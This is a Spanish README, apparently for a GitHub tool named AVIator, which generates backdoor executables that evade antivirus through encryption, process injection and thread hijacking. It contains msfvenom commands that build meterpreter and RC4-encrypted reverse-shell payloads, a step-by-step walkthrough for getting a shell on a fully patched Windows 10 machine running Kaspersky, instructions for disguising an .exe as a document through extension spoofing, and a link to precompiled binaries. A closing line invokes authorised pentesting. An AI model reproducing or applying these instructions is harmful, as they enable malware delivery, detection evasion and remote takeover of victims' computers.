
 ch0pin/aviator
Proyecto de evasión de antivirus

AviAtor Portado a NETCore 5 con una interfaz de usuario actualizada
Acerca de://name
*AV: Antivirus
*Ator: Es un espadachín, alquimista, científico, mago, erudito e ingeniero, con la capacidad de a veces producir objetos de la nada (https://en.wikipedia.org/wiki/Ator)
Acerca de://purpose
AV|Ator es una utilidad generadora de puertas traseras, que utiliza técnicas criptográficas y de inyección para evadir la detección de antivirus. Más específicamente:
[https://attack.mitre.org/techniques/T1055/]:
Inyección de ejecutable portátil que implica escribir código malicioso directamente en el proceso (sin un archivo en disco) y luego invocar la ejecución con código adicional o creando un hilo remoto. El desplazamiento del código inyectado introduce el requisito adicional de funcionalidad para reasignar referencias de memoria. Variaciones de este método, como la inyección reflectante de DLL (escribir una DLL auto-mapeada en un proceso) y el módulo de memoria (mapear DLL al escribir en el proceso), solucionan el problema de reubicación de direcciones.
Secuestro de ejecución de hilo que implica inyectar código malicioso o la ruta a una DLL en un hilo de un proceso. Similar a Process Hollowing, el hilo debe estar suspendido primero.

La aplicación tiene un formulario que consta de tres entradas principales (Ver captura de pantalla abajo):

Nota importante: El shellcode debe proporcionarse como un arreglo de bytes en C#.
Los valores predeterminados contienen shellcode que ejecuta notepad.exe (32 bits). Esta demo se proporciona como una indicación de cómo debe formarse el código (usando msfvenom, esto se puede hacer fácilmente con la opción -f csharp, p. ej. msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).
Después de completar las entradas proporcionadas y seleccionar la ruta de salida, se genera un ejecutable según las opciones elegidas.
En palabras simples, falsifica un archivo ejecutable para que parezca tener una extensión "inocente" como 'pdf', 'txt' etc. P. ej. el archivo "testcod.exe" será interpretado como "tesexe.doc"
Ten en cuenta que algunos antivirus alertan sobre la falsificación por sí misma como malware.
Supongo que todos saben lo que es :)
Obteniendo una shell en una máquina Windows 10 con Kaspersky AV completamente actualizado
Crear la carga útil usando msfvenom
msfvenom -p windows/x64/shell/reverse_tcp_rc4 LHOST=10.0.2.15 LPORT=443 EXITFUNC=thread RC4PASSWORD=S3cr3TP4ssw0rd -f csharp
Usar AVIator con la siguiente configuración
Arquitectura del SO objetivo: x64
Técnica de inyección: Thread Hijacking (Arquitectura del shellcode: x64, Arquitectura del SO: x64)
Procedimiento objetivo: explorer (dejar el predeterminado)
Configurar el listener en la máquina atacante
Ejecutar el exe generado en la máquina víctima
Windows:
Compila el proyecto o descarga el ejecutable ya compilado desde la siguiente carpeta:
https://github.com/Ch0pin/AVIator/tree/master/Compiled%20Binaries
Linux:
Instala Mono según tu distribución de Linux, descarga y ejecuta los binarios, p. ej. en Kali:
   root@kali# apt install mono-devel

   root@kali# mono aviator.exe
A Damon Mohammadbagher por el procedimiento de cifrado
Desarrollé esta aplicación para superar los desafíos exigentes del proceso de pentest y esta es la ÚNICA FORMA en que debe usarse esta aplicación. Asegúrate de tener el permiso necesario para usarla contra un sistema y nunca la uses con fines ilegales.






